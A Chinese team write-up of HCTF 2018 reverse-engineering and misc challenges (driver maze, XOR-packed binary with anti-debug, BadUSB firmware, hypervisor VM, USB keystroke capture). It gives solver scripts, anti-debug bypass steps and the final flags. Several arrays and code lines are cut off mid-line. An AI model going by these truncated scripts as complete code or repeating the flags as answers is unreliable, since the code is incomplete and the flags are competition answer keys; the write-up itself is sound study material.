HCTF 2018 Writeup -- Whitzard

Whitzard / 2018-11-12 12:00:00 /

---

hctf 2018

周末队里的几个小伙伴抽空打了下今年的HCTF，最后排在第十名。以下是WP

Bin

seven

给了一个.sys系统驱动，ida依次点开几个函数，在sub_1400012F0中看到一段可疑代码：

```
__int64 __fastcall sub_1400012F0(__int64 a1, __int64 a2)
{
 __int64 v2; // rbx
 __int64 v3; // rsi
 unsigned __int64 v4; // rdx
 int p; // ecx
 __int16 *p_input; // rdi
 __int64 time; // rbp
 __int16 input; // dx
 char map_content; // dl
 CHAR *info; // rcx

 v2 = a2;
 if ( *(_DWORD *)(a2 + 48) >= 0 )
 {
   v3 = *(_QWORD *)(a2 + 24);
   v4 = (unsigned __int64)(*(unsigned __int64 *)(a2 + 56) * (unsigned __int128)0xAAAAAAAAAAAAAAABui64 >> 64) >> 3;
   if ( (_DWORD)v4 )
   {
     p = saved_p;
     p_input = (__int16 *)(v3 + 2);
     time = (unsigned int)v4;
     while ( *(_WORD *)(v3 + 4) )
     {
LABEL_30:
       p_input += 6;
       if ( !--time )
         goto LABEL_31;
     }
     map[p] = '.';
     input = *p_input;
     if ( *p_input == 0x11 )
     {
       if ( p & 0xFFFFFFF0 )
       {
         p -= 16;
         goto LABEL_13;
       }
       p += 0xD0;
       saved_p = p;
     }
     if ( input != 0x1F )
       goto LABEL_14;
     if ( (p & 0xFFFFFFF0) == 0xD0 )
       p -= 0xD0;
     else
       p += 16;
LABEL_13:
     saved_p = p;
LABEL_14:
     if ( input == 0x1E )
     {
```

```
      if ( p & 0xF )
        --p;
      else
        p += 15;
      saved_p = p;
    }
    if ( input == 0x20 )
    {
      if ( (p & 0xF) == 15 )
        p -= 15;
      else
        ++p;
      saved_p = p;
    }
    map_content = map[p];
    if ( map_content == '*' )
    {
      info = "-1s\n";
    }
    else
    {
      if ( map_content != '7' )
      {
LABEL_29:
        map[p] = 'o';
        goto LABEL_30;
      }
      info = "The input is the flag!\n";
    }
    saved_p = 16;
    DbgPrint(info);
    p = saved_p;
    goto LABEL_29;
  }
 }
LABEL_31:
 if ( *(_BYTE *)(v2 + 65) )
   *(_BYTE *)(*(_QWORD *)(v2 + 184) + 3i64) |= 1u;
 return *(unsigned int *)(v2 + 48);
}
```

可以看出这是一个走迷宫游戏，迷宫可以在data段中找到：

```
***************
o.............*
**************.*
************...*
***********..***
**********..****
*********..*****
********..******
*******..*******
******..********
*****..*********
****..**********
****7***********
***************
```

从代码中看出上左下右分别对应0x11，0x1e，0x1f，0x20，搜索得到系统驱动中各个按键对应的值，即wasd，根据题目描述使用小写，得到flag：`hctf{ddddddddddddd`

Lucky star

运行程序，输出了`LuckyStar!`，IDA`shift+f12`找字符串引用发现在`TlsCallback_0`中。

关于`TlsCallback`，只需要知道它会在程序运行之前被执行就行了。

`TlsCallback`开头做了一段奇怪的哈希检查，然后有一段检测进程的反调：

```
do
  {
```

```
    v9 = 0;
    do
    {
      if ( !lstrcmpW(off_403508[v9], v8[15]) )
        goto LABEL_13;
      ++v9;
    }
    while ( v9 < 6 );
    v8 = (LPCWSTR *)((char *)v8 + (_DWORD)*v8);
  }
  while ( *v8 );
```

其中off_403508中有ida，ollydbg等，随便改掉（hex view f12修改，然后edit-patch program-apply...，也可以010直接改）。

这时可以先运行程序看看，大体就是等一段时间，然后就是常规的flag check，于是我们可以继续看代码逻辑。

后面一段代码，根据一个固定种子，生成随机数来异或脱壳一个函数401780：

```
srand(0x61616161u);
v11 = (char *)&loc_401780;
v12 = 0x1B8;
do
{
 ++v11;
 result = byte_417000[rand() % 8216];
 *(v11 - 1) ^= result;
 --v12;
}
while ( v12 );
```

可以自己写程序脱壳，更简单的是直接运行程序然后dump内存（任务管理器右键创建转储文件即可），即可得到脱壳后的函数（直接搜索附近的hex可以直接定位）

观察sub_401780，发现它又异或脱壳了一个函数：

```
do
   *((_BYTE *)sub_4015E0 + v1++) ^= byte_417000[rand() % 8216];
 while ( v1 < 383 );
```

同样从刚才的dump中找到函数（直接覆盖原exe的函数用ida看即可）。

可以看出，我们的输入通过sub_4015E0函数加密，然后与一个data值做比较。

于是观察sub_4015E0函数，根据==，*4/3，和一些标志性的位运算可以猜测前面的一段是base64 encode：

```
len = strlen(flag);
 v4 = 0;
 v20 = 4 * len / 3;
 if ( v20 > 0 )
 {
   do
   {
     v5 = v4 & 3;
     if ( v4 & 3 )
     {
       v8 = flag[v2 - 1];
       if ( v5 == 1 )
       {
         v9 = flag[v2++];
         v7 = (v9 >> 4) | 16 * (v8 & 3);
       }
       else if ( v5 == 2 )
       {
         v10 = flag[v2++];
         v7 = (v10 >> 6) | 4 * (v8 & 0xF);
       }
       else
       {
         v7 = v8 & 0x3F;
       }
     }
     else
```

```
    {
      v6 = &flag[v2++];
      v7 = *v6 >> 2;
    }
    enc[v4++] = base64[v7];
  }
  while ( v4 < v20 );
}
if ( strlen(flag) % 3 == 1 )
{
  v11 = 4 * len / 3;
  v12 = 16 * (flag[v2 - 1] & 3);
  *(_WORD *)&enc[v20 + 1] = '==';
  v13 = base64[v12];
}
else
{
  if ( strlen(flag) % 3 != 2 )
    goto LABEL_15;
  v11 = 4 * len / 3;
  v13 = base64[4 * (flag[v2 - 1] & 0xF)];
  enc[v20 + 1] = '=';
}
enc[v11] = v13;
LABEL_15:
enc[strlen(enc)] = 0;
```

但是码表与常规base64不同：abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/

接下来程序又生成随机数异或了base64编码的输入：

```
if ( base64_len > 0 )
{
do
{
 v16 = 6;
 do
 {
   v17 = rand() % 4;
   v18 = v16;
   v16 -= 2;
   xor_key = (_BYTE)v17 << v18;
   enc[p] ^= xor_key;
 }
 while ( v16 > -2 );
 ++p;
}
while ( p < base64_len );
}
```

同样，随机数可以写程序得到，但是我写出来总是不对，于是同样地dump内存：

在程序中输入24个w（因为最终比较的串是32位，所以base64前是24位），在程序结束前会system(‘pause’)，这时加密值还在栈上，同时栈上也有那串data49e6...，

用它与24个w的base64进行异或得到一串随机数，再跟那串data异或即可还原出flag的base64，base64 decode得到flag。（注意base64是自定义码表）

```
from string import maketrans

base='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
diy_base='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/'
t=maketrans(base,diy_base)
t2=maketrans(diy_base, base)

def cus_base64_enc(x):
   return x.encode('base64').translate(t)

def cus_base64_dec(x):
   return x.translate(t2).decode('base64')

ss=[0x4c,0xb2,0x7d,0xbe,0x04,0x3a,0x06,0x27,0x94,0xc1,0xdc,0x55,0x77,0xe5,0x8d,0x81,0x85,0xa6,0xf2,0x2d,0x83,0x1e,0x58,0xdc,0x
```

```
enc=[0x49, 0xE6, 0x57, 0xBD, 0x3A, 0x47, 0x11, 0x4C, 0x95, 0xBC, 0xEE, 0x32, 0x72, 0xA0, 0xF0, 0xDE, 0xAC, 0xF2, 0x83, 0x56, 0
inp = cus_base64_enc('w'*24)
flag=''
for i in range(32):
   flag+=chr(ss[i]^ord(inp[i])^enc[i])
print cus_base64_dec(flag)
```

运行得到flag：

```
hctf{1zumi_K0nat4_Mo3}
```

PolishDuck

程序给了hex，使用hex2bin可以还原出binary，首先可以看到一串字符串：
`Arduino LLC Arduino Leonardo`

```
notepad.exe44646 + ( 64094 + ( 71825 * ( ( 15873 + ( 21793 * ( 7234 + ( 17649 * ( ( 2155 + ( 74767 * ( 35392 + ( 88216 * ( 839
```

根据经验可以推测出是`badusb`，可以参考这篇文章，题目思路基本一致。

首先搜索`Arduino Leonardo`得到atmega32u4，用IDA `Atmel AVR`架构，设备设置为atmega32u4。

sub_9A8函数中可以看出，程序首先通过`win+r`快捷键打开运行窗口，然后一直重复writeln和delay，writeln的参数r25和r24即为字符串的偏移，可以猜测出0x140即为no

```
ROM:0A4E                 ldi     r22, 0x83       ; win
ROM:0A4F                 ldi     r24, 0x86
ROM:0A50                 ldi     r25, 5
ROM:0A51                 call    key_input
ROM:0A53                 ldi     r22, 0x72 ; 'r' ; r
ROM:0A54                 ldi     r24, 0x86
ROM:0A55                 ldi     r25, 5
ROM:0A56                 call    key_input
ROM:0A58                 sts     0x58C, r1
ROM:0A5A                 sts     0x58D, r1
ROM:0A5C                 sts     0x58E, r1
ROM:0A5E                 sts     0x58F, r1
ROM:0A60                 sts     0x590, r1
ROM:0A62                 sts     0x591, r1
ROM:0A64                 sts     0x58A, r1
ROM:0A66                 ldi     r22, 0x8A
ROM:0A67                 ldi     r23, 5
ROM:0A68                 ldi     r24, 0x86
ROM:0A69                 ldi     r25, 5
ROM:0A6A                 call    key_release
ROM:0A6C                 ldi     r22, 0xF4
ROM:0A6D                 ldi     r23, 1
ROM:0A6E                 ldi     r24, 0
ROM:0A6F                 ldi     r25, 0
ROM:0A70                 call    delay
ROM:0A72                 ldi     r24, 0x40 ; '@'
ROM:0A73                 ldi     r25, 1
ROM:0A74                 call    key_writeln
ROM:0A76                 ldi     r22, 0xF4
ROM:0A77                 ldi     r23, 1
ROM:0A78                 ldi     r24, 0
ROM:0A79                 ldi     r25, 0
ROM:0A7A                 call    delay
ROM:0A7C                 ldi     r24, 0x4C ; 'L'
ROM:0A7D                 ldi     r25, 1
ROM:0A7E                 call    key_writeln
ROM:0A80                 ldi     r22, 0xF4
ROM:0A81                 ldi     r23, 1
ROM:0A82                 ldi     r24, 0
ROM:0A83                 ldi     r25, 0
ROM:0A84                 call    delay
```

懒得写idapython脚本，直接从IDA中复制伪代码，用正则把偏移拿出来（data即为notepad开始的那串字符串）：

```
l=[0x14C ,0x153 ,0x162 ,0x177 ,0x18B,0x1A9,0x1C8,0x1D3,0x1EB,0x1FE,0x25E ,0x207,0x21C,0x227 ,0x246 ,0x261 ,0x270 ,0x28B,0x298,
l=map(lambda x:x-0x140, l)
flag=''
```

```
s=open('data','rb').read()
for i in range(len(l) ):
   st = l[i]
   ed = st+1
   while ed<len(s):
       if s[ed] == '\x00':
           break
       ed+=1
   flag+=s[st:ed]
print flag
```

打印出来的flag是个表达式，直接python eval得到结果转hex再decode hex即可得到flag：

```
>>> eval('44646 + ( 64094 + ( 71825 * ( ( 15873 + ( 21793 * ( 7234 + ( 17649 * ( ( 2155 + ( 74767 * ( 35392 + ( 88216 * ( 8392
24516082537245418018103501342509426842666992885347200016846606711475730906514107462245724765688495726706473356 5L
>>> hex(24516082537245418018103501342509426842666992885347200016846606711475730906514107462245724765688495726706473356 5)
'0x686374667b50306c3173685f4475636b5f5461737433735f44336c3163693075735f44305f555f5468316e6b3f7dL'
>>> '686374667b50306c3173685f4475636b5f5461737433735f44336c3163693075735f44305f555f5468316e6b3f7d'.decode('hex')
'hctf{P0l1sh_Duck_Tast3s_D3l1ci0us_D0_U_Th1nk?}'
```

PS：题目一开始放出来的时候是另外一个奇怪的式子：

```
notepad.exe44646 64094 71825 66562 15873 21793 7234 17649 43827 2155 74767 35392 88216 83920 16270 20151 5268 90693 82773 716
```

根据题目名称猜测是波兰式、逆波兰式一类的，但是运算数和运算符数量匹配不起来，看了一下午没想出来。

后来与作者沟通，原来要把式子里的+-->-，然后就能解出，不过作者最后还是换成正常表达式了2333

Spiral

IDA打开，第一关判断了系统版本：

```
v1 = GetVersion();
 return (unsigned __int8)v1 == 5 && HIBYTE(v1) == 1;
```

这里我的系统版本过不了，于是直接patch掉。

下一关判断了命令行参数（即flag）长度为73，然后再sub_448726函数中对前46位做了一个check：
首先通过sub_44AFA8对flag加密，然后在sub_44F5B0与一个固定data做比较，大致就是data里面偶数位是opcode，奇数位是oprand，照着模拟一下即可得到flag的前半

```
data0=[0x07, 0xE7, 0x07, 0xE4, 0x01, 0x19, 0x03, 0x50, 0x07, 0xE4, 0x01, 0x20, 0x06, 0xB7, 0x07, 0xE4, 0x01, 0x22, 0x00, 0x28,
s=''
for i in range(0, len(data0), 2):
   x = data0[i]
   x2 = data0[i+1]
   if x == 0:
       x2-=34
   if x == 1:
       x2-=19
   if x == 2:
       x2-=70
   if x == 3:
       x2-=66
   if x == 4:
       x2^=0xca
   if x == 5:
       x2^=0xfe
   if x == 6:
       x2^=0xbe
   if x == 7:
       x2^=0xef
   #print x, x2, x|((x2<<3)&0x78)
   s+=chr(x|((x2<<3)&0x78))
print s
```

后半部分写在一个驱动文件中，我的电脑无法直接运行，于是逆一下，发现主要逻辑从sub_403310开始，大致就是开了一个奇怪的vm（找到一个类似的题），其中sub_4
code：

```
void vmcalls()
{
 rdmsr(0x176);
```

```
 invd(0x4433);
 vmcall(0x30133403);
 vmcall(0x3401CC01);
 vmcall(0x36327A09);
 vmcall(0x3300CC00);
 vmcall(0x3015CC04);
 vmcall(0x35289D07);
 vmcall(0x3027CC06);
 vmcall(0x3412CC03);
 vmcall(0x3026CD06);
 vmcall(0x34081F01);
 vmcall(0x3311C302);
 vmcall(0x3625CC05);
 vmcall(0x3930CC07);
 vmcall(0x37249405);
 vmcall(0x34027200);
 vmcall(0x39236B04);
 vmcall(0x34317308);
 vmcall(0x3704CC02);
 invd(0x4434);
 vmcall(0x38531F11);
 vmcall(0x3435CC09);
 vmcall(0x3842CC0A);
 vmcall(0x3538CB0B);
 vmcall(0x3750CC0D);
 vmcall(0x3641710D);
 vmcall(0x3855CC0F);
 vmcall(0x3757CC10);
 vmcall(0x3740000C);
 vmcall(0x3147010F);
 vmcall(0x3146CC0B);
 vmcall(0x3743020E);
 vmcall(0x36360F0A);
 vmcall(0x3152CC0E);
 vmcall(0x34549C12);
 vmcall(0x34511110);
 vmcall(0x3448CC0C);
 vmcall(0x3633CC08);
 invd(0x4437);
 vmcall(0x3080CC17);
 vmcall(0x37742C16);
 vmcall(0x3271CC14);
 vmcall(0x3983CC19);
 vmcall(0x3482BB17);
 vmcall(0x3567BC15);
 vmcall(0x3188041A);
 vmcall(0x3965CC12);
 vmcall(0x32869C19);
 vmcall(0x3785CC1A);
 vmcall(0x3281CC18);
 vmcall(0x3262DC14);
 vmcall(0x3573CC15);
 vmcall(0x37566613);
 vmcall(0x3161CC11);
 vmcall(0x3266CC13);
 vmcall(0x39844818);
 vmcall(0x3777CC16);
 vmcall(0xFFEEDEAD);
}
```

sub_402880函数是对应的解释函数：

```
int sub_402880()
{
 int opcode; // [esp+4h] [ebp-Ch]
 int v2; // [esp+Ch] [ebp-4h]

 opcode = vmread(0x4402);
 v2 = vmread(0x440C);
```

```
 r4 = vmread(0x681C);
 r8_ = vmread(0x681E);
 r9_ = vmread(0x6802);
 if ( !inited )
 {
   vm_init();
   inited = 1;
 }
 switch ( opcode )
 {
   case 0xA:
     mod_opcodes();
     break;
   case 0xD:
     switch_opcodes();
     break;
   case 0x12:
     vm_calc();
     break;
   case 0x1C:
     sub_4023E0();
     break;
   case 0x1F:
     sub_402190();
     break;
   case 0x20:
     write_reg_r0();
     break;
   default:
     break;
 }
 vmwrite(0x681E, v2 + r8_);
 return vmwrite(0x681C, r4);
}
```

虽然不知道上面几种指令对应哪个分支，不过根据参数和逻辑大体猜测vmcall对应vm_calc，invd对应switch_opcodes，rdmsr对应mod_opcodes。（函数重命名过）可以先看vm_calc：

```
void vm_calc()
{
 int (*v0)(void); // ST2C_4
 unsigned int eax_; // [esp+18h] [ebp-14h]
 int idx; // [esp+28h] [ebp-4h]

 eax_ = (unsigned int)r0 >> 24;
 idx = (BYTE2(r0) & 0xF) + 9 * (((((unsigned int)r0 >> 16) & 0xFF) >> 4) & 0xF);
 if ( (unsigned __int16)r0 >> 8 == 0xCC )
   p_flag = (char *)&flag;
 else
   p_flag = (char *)&flag_rev;
 if ( eax_ == op_load_[0] )
 {
   regs_p[idx] = *(_DWORD *)&p_flag[4 * (unsigned __int8)r0];
   do_nothing(regs_p[idx], idx);
 }
 else if ( eax_ == op_add[0] )
 {
   regs_p[idx] += *(_DWORD *)&p_flag[4 * (unsigned __int8)r0];
   regs_p[idx] &= 0xFFu;
   do_nothing(regs_p[idx], idx);
 }
 else if ( eax_ == op_minus )
 {
   regs_p[idx] -= *(_DWORD *)&p_flag[4 * (unsigned __int8)r0];
   regs_p[idx] &= 0xFFu;
   do_nothing(regs_p[idx], idx);
 }
 else if ( eax_ == op_div )
 {
```

```
  regs_p[idx] = (unsigned int)regs_p[idx] / *(_DWORD *)&p_flag[4 * (unsigned __int8)r0];
  regs_p[idx] &= 0xFFu;
  do_nothing(regs_p[idx], idx);
 }
 else if ( eax_ == op_mult )
 {
  regs_p[idx] *= *(_DWORD *)&p_flag[4 * (unsigned __int8)r0];
  regs_p[idx] &= 0xFFu;
  do_nothing(regs_p[idx], idx);
 }
 else if ( eax_ == op_xor )
 {
  regs_p[idx] ^= *(_DWORD *)&p_flag[4 * (unsigned __int8)r0];
  regs_p[idx] &= 0xFFu;
  do_nothing(regs_p[idx], idx);
 }
 else if ( eax_ == op_xor_comp )
 {
  regs_p[idx] ^= *(_DWORD *)&p_flag[4 * (unsigned __int8)r0 - 4]
              + *(_DWORD *)&p_flag[4 * (unsigned __int8)r0]
              - *(_DWORD *)&p_flag[4 * (unsigned __int8)r0 + 4];
  regs_p[idx] &= 0xFFu;
  do_nothing(regs_p[idx], idx);
 }
 else if ( eax_ == op_xor_hi )
 {
  regs_p[idx] ^= 16 * *(_DWORD *)&p_flag[4 * (unsigned __int8)r0];
  regs_p[idx] &= 0xFFu;
  do_nothing(regs_p[idx], idx);
 }
 else if ( eax_ == op_or )
 {
  regs_p[idx] |= *(_DWORD *)&p_flag[4 * (unsigned __int8)r0];
  regs_p[idx] &= 0xFFu;
  do_nothing(regs_p[idx], idx);
 }
 else if ( eax_ == op_xor_comp2 )
 {
  regs_p[idx] ^= *(_DWORD *)&p_flag[4 * (unsigned __int8)r0 + 4] ^ *(_DWORD *)&p_flag[4 * (unsigned __int8)r0 - 4] ^ (*(_DWOR
  regs_p[idx] &= 0xFFu;
  do_nothing(regs_p[idx], idx);
 }
 else if ( eax_ == 0xDD )
 {
  v0 = (int (*)(void))(r8_ + vmread(0x440C));
  sub_4015AB();
  sub_401675(r4, v0);
 }
 else if ( eax_ == 0xFF )
 {
  check_data();
 }
 else
 {
  DbgPrint("[Gurren] %-40s [%p]\n", "DEFAULT: value of eax", eax_);
 }
}
```

拿vmcall(0x30133403)举例：
把参数分成四个byte，第一个byte就是opcode，第二个byte对应一个9×9矩阵中的坐标(1,
3)，表示对矩阵的这个位置的值做操作，下一个byte对应flag的正反（0xcc为正，否则为反），最后一个byte表示要取flag的第几位。

9种操作很好还原：['load','add','minus','div','mul','xor','xor2','xorhi','or','xor3']

然后0xFF是check，把9×9矩阵分为9个区域，要求每个区域（逻辑上应该是每个区域，不过代码好像写错了）里1-9九个数字各唯一出现一次。

接下来就是还原opcode，初始opcode一定是经过了一次mod_opcodes()，然后数次switch_opcodes()。

mod_opcodes里就两种情况，都试一下就好了。

switch_opcodes里有三种情况，分别是0x4433奇偶互换，0x4434循环向左移动1，和0x4437一个奇怪的变换（仔细看这个变换，里面有坑）。

在sub_401690有一次调用：

```
.text:00401724                 mov     eax, 4437h
.text:00401729                 invd
```

剩下的都是在vmcalls里。于是可以把vmcalls里的vmcode分成3段，这三段由invd分割，使用了不同的opcode，具体opcode可以通过变换得到。

然后恢复一下9×9矩阵里的值，通过ida 引用可以找到几处调用，初始化应该是在
sub_402690中，然后在sub_402190中也有两种变换，还不清楚是否调用。但是根据规则，9×9矩阵每个块里都必须是1-9，所以vmcode里没改过的位置都应该是1-9。

简单尝试可以发现sub_402190中的两个变换都进行了一次，顺序无所谓。为了方便就直接从IDA中拖出来伪代码用c跑，得到最终的9×9矩阵：

```
#include <cstring>
#include <cstdio>
#include <iostream>
using namespace std;
int mm[9][9];
int main()
{
   unsigned int regs[81] = {
   0x00000007, 0x000000CE, 0x00000059, 0x00000023, 0x00000009, 0x00000005, 0x00000003, 0x00000001,
   0x00000006, 0x00000002, 0x00000006, 0x00000005, 0x0000007D, 0x00000056, 0x000000F0, 0x00000028,
   0x00000004, 0x00000059, 0x0000004D, 0x0000004D, 0x0000004B, 0x00000053, 0x00000009, 0x00000001,
   0x0000000F, 0x00000057, 0x00000008, 0x000000D3, 0x00000038, 0x0000006F, 0x00000299, 0x000000E1,
   0x00000036, 0x00000002, 0x00000076, 0x00000357, 0x0000006A, 0x000000AA, 0x00000374, 0x000001A4,
   0x0000005D, 0x00000056, 0x00000057, 0x00000007, 0x0000007F, 0x00000008, 0x000000A8, 0x000000B0,
   0x00000009, 0x00000032, 0x00000002, 0x00000006, 0x00000463, 0x00000469, 0x00000005, 0x000000C6,
   0x00000002, 0x00000025, 0x00000068, 0x00000033, 0x00000032, 0x00000067, 0x00000001, 0x00000071,
   0x00000001, 0x00000507, 0x00000063, 0x00000008, 0x00000006, 0x000000A3, 0x000005F5, 0x00000006,
   0x00000031, 0x000003B8, 0x00000065, 0x00000200, 0x00000028, 0x00000057, 0x00000001, 0x000000A5,
   0x00000009
   };
   int ma[54]={13,01,32,0,15,28,27,12,26,8,11,25,30,24,02,23,31,4,53,35,42,38,50,41,55,57,40,47,46,43,36,52,54,51,48,33,80,74,

   int i,j,k,l,m,result,v6,v3,v4,v7;
   for(i =0; i < 54; i++)
   {
       int x = ma[i];
       int h = x/10;
       int l = x%10;
       mm[h][l]=1;
   }
   int cnt=0;
   for(i=0;i<9;i++)
   {
       for(j=0;j<9;j++)
           if(mm[i][j])
           {
               cout<<"1 ";
               cnt++;
           }
           else
               cout<<"0 ";
       cout <<endl;
   }
   cout <<cnt<<endl;
   result = regs[40];
   v6 = regs[40];
   for ( i = 0; i < 4; ++i )
   {
       regs[8 * i + 40] = regs[8 * i + 40 - 1];
       for ( j = 0; j < 2 * i + 1; ++j )
         regs[3 - i + 9 * (i + 4 - j)] = regs[3 - i + 9 * (i + 4 - (j + 1))];
       for ( k = 0; k < 2 * i + 2; ++k )
         regs[k + 9 * (3 - i) + 3 - i] = regs[10 * (3 - i) + k + 1];
       for ( l = 0; l < 2 * i + 2; ++l )
         regs[9 * (l + 3 - i) + i + 5] = regs[9 * (3 - i + l + 1) + i + 5];
       for ( m = 0; ; ++m )
```

```
      {
        result = 2 * i + 2;
        if ( m >= result )
          break;
        regs[9 * (i + 5) + i + 5 - m] = regs[9 * (i + 5) + i + 5 - (m + 1)];
      }
  }
  regs[72] = v6;


  v6 = regs[80];
  v7 = regs[8];
  for ( i = 8; i; --i )
    regs[10 * i] = regs[9 * (i - 1) + i - 1];
  regs[0] = v6;
  for ( j = 1; j < 9; ++j )
    regs[8 * j] = regs[8 * j + 8];
  result = 8 * j;
  regs[8 * j] = v7;



  v3 = regs[76];
  result = regs[36];
  v4 = regs[36];
  for ( k = 8; k; --k )
  {
    result = 9 * k;
    regs[9 * k + 4] = regs[9 * (k - 1) + 4];
  }
  regs[4] = v3;
  for ( l = 0; l < 8; ++l )
  {
    regs[l + 36] = regs[l + 37];
    result = l + 1;
  }
  regs[44] = v4;


  for(i=0;i<81;i++)
  {
      cout<<regs[i]<<' ';
      if(i%9==8)
          cout<<endl;
  }
}
```

然后再手写一个vmcode的parser：

```
l1=['3013DD03','3401CC01','3632DD09','3300CC00','3015CC04','3528DD07','3027CC06','3412CC03','3026DD06','3408DD01','3311DD02','
l2=['3853DD11','3435CC09','3842CC0A','3538DD0B','3750CC0D','3641DD0D','3855CC0F','3757CC10','3740DD0C','3147DD0F','3146CC0B','
l3=['3080CC17','3774DD16','3271CC14','3983CC19','3482DD17','3567DD15','3188DD1A','3965CC12','3286DD19','3785CC1A','3281CC18','

oplist=['load','add','minus','div','mul','xor','xor2','xorhi','or','xor3']
op1=['32','33','34','37','38','30','36','35','31','39']
op2=['33','34','37','38','30','36','35','31','39','32']
op3=['33','31','37','34','38','32','39','35','36','30']
ma=[
[165,89,35,9,512,3,1,6,87],
[7,206,125,86,5,40,4,2,8],
[2,6,5,9,240,15,86,118,855],
[77,77,75,83,1,225,87,7,127],
[56,111,665,54,2,6,1123,1129,211],
[106,170,884,198,176,420,50,103,1],
[8,168,113,2,9,104,50,1525,6],
[5,93,1,1287,37,8,6,51,9],
[89,49,952,101,99,40,87,1,163]
]
ma_reg=[
```

```
[0,0,0,0,1,1,1,1,1],
[2,3,0,0,0,1,4,1,5],
[2,3,3,0,0,4,4,1,5],
[2,2,3,3,3,3,4,1,5],
[2,3,3,4,4,4,4,6,5],
[2,2,2,7,4,6,6,6,5],
[2,8,7,7,7,6,6,5,5],
[8,8,7,8,7,7,6,6,5],
[8,8,8,8,8,7,7,6,5]
]
l_num=[
[5,9],
[1,2,3,6,7],
[2,7,8],
[1,5,6],
[2,4,6],
[1,6,8,9],
[1,6],
[1,2,8,9],
[5]
]
s=[]
for i in l1:
   op=i[0:2]
   op_s=oplist[op1.index(op)]
   x=int(i[2])
   y=int(i[3])
   if i[4]=='D':
       s.append(str(ma_reg[x][y])+' '+hex(ma[x][y])+' '+op_s+' '+str(26-int(i[6:8],16))+'('+str(x)+','+str(y)+')')
   else:
       s.append(str(ma_reg[x][y])+' '+hex(ma[x][y])+' '+op_s+' '+str(int(i[6:8],16))+'('+str(x)+','+str(y)+')')

for i in l2:
   op=i[0:2]
   op_s=oplist[op2.index(op)]
   x=int(i[2])
   y=int(i[3])
   if i[4]=='D':
       s.append(str(ma_reg[x][y])+' '+hex(ma[x][y])+' '+op_s+' '+str(26-int(i[6:8],16))+'('+str(x)+','+str(y)+')')
   else:
       s.append(str(ma_reg[x][y])+' '+hex(ma[x][y])+' '+op_s+' '+str(int(i[6:8],16))+'('+str(x)+','+str(y)+')')

for i in l3:
   op=i[0:2]
   op_s=oplist[op3.index(op)]
   x=int(i[2])
   y=int(i[3])
   if i[4]=='D':
       s.append(str(ma_reg[x][y])+' '+hex(ma[x][y])+' '+op_s+' '+str(26-int(i[6:8],16))+'('+str(x)+','+str(y)+')')
   else:
       s.append(str(ma_reg[x][y])+' '+hex(ma[x][y])+' '+op_s+' '+str(int(i[6:8],16))+'('+str(x)+','+str(y)+')')
s.sort()
print '\n'.join(s)
```

得到一些式子，根据check的约束，我们可以用z3来求解。不过我觉得手解也挺有意思，就手动解了一下，也不是很麻烦，最后得到flag的后半：
`_R@w!_r0W!_F1g7T_YH5_P0W5R!`
连起来得到完整flag：
`hctf{G_1s_iN_y0@r_aRe4_0n5_0f_Th5_T0ugHtEST_En1gMa__R@w!_r0W!_F1g7T_YH5_P0W5R!}`

现在再回头想这道题，要是可以动态调试的话，应该可以简单个十倍把……

Misc

difficult programming language

usb流量分析题，根据usb数据包长度可以看出是键盘。

参考这篇文章(http://www.cnblogs.com/ECJTUACM-873284962/p/9473808.html)，先用tshark提取出usb data，然后直接用文中的脚本提取键盘按键，但是发现提取出的有一些错误。

于是对照usb官方文档，修正了几个按键映射的错误，最终脚本：

```
normalKeys = {"04":"a", "05":"b", "06":"c", "07":"d", "08":"e", "09":"f", "0a":"g", "0b":"h", "0c":"i", "0d":"j", "0e":"k", "0
shiftKeys =  {"04":"A", "05":"B", "06":"C", "07":"D", "08":"E", "09":"F", "0a":"G", "0b":"H", "0c":"I", "0d":"J", "0e":"K", "0
nums = []
shifts = []
keys = open('usbdata.txt')
for line in keys:
   nums.append(line[6:8])
   shifts.append(line[0:2])
keys.close()
output = ""
for i in range(len(nums)):
   n = nums[i]
   s = shifts[i]
   if n == '00' :
       continue
   if n in normalKeys:
       if s == '02':
           output += shiftKeys[n]
       else:
           output += normalKeys[n]
   else:
       output += '[unknown'+n+']'
print output
```

运行得到

```
D'`;M?!\mZ4j8hgSvt2bN);^]+7jiE3Ve0A@Q=|;)sxwYXtsl2pongOe+LKa'e^]\a`_X|V[Tx;:VONSRQJn1MFKJCBfFE>&<`@9!=<5Y9y7654-,P0/o-,%I)ih&%
```

刚好之前中科大ctf里做过一道类似的，所以很容易看出来这是malbolge，在这里可以在线运行，得到flag：`hctf{m4lb0lGe}`

easydump

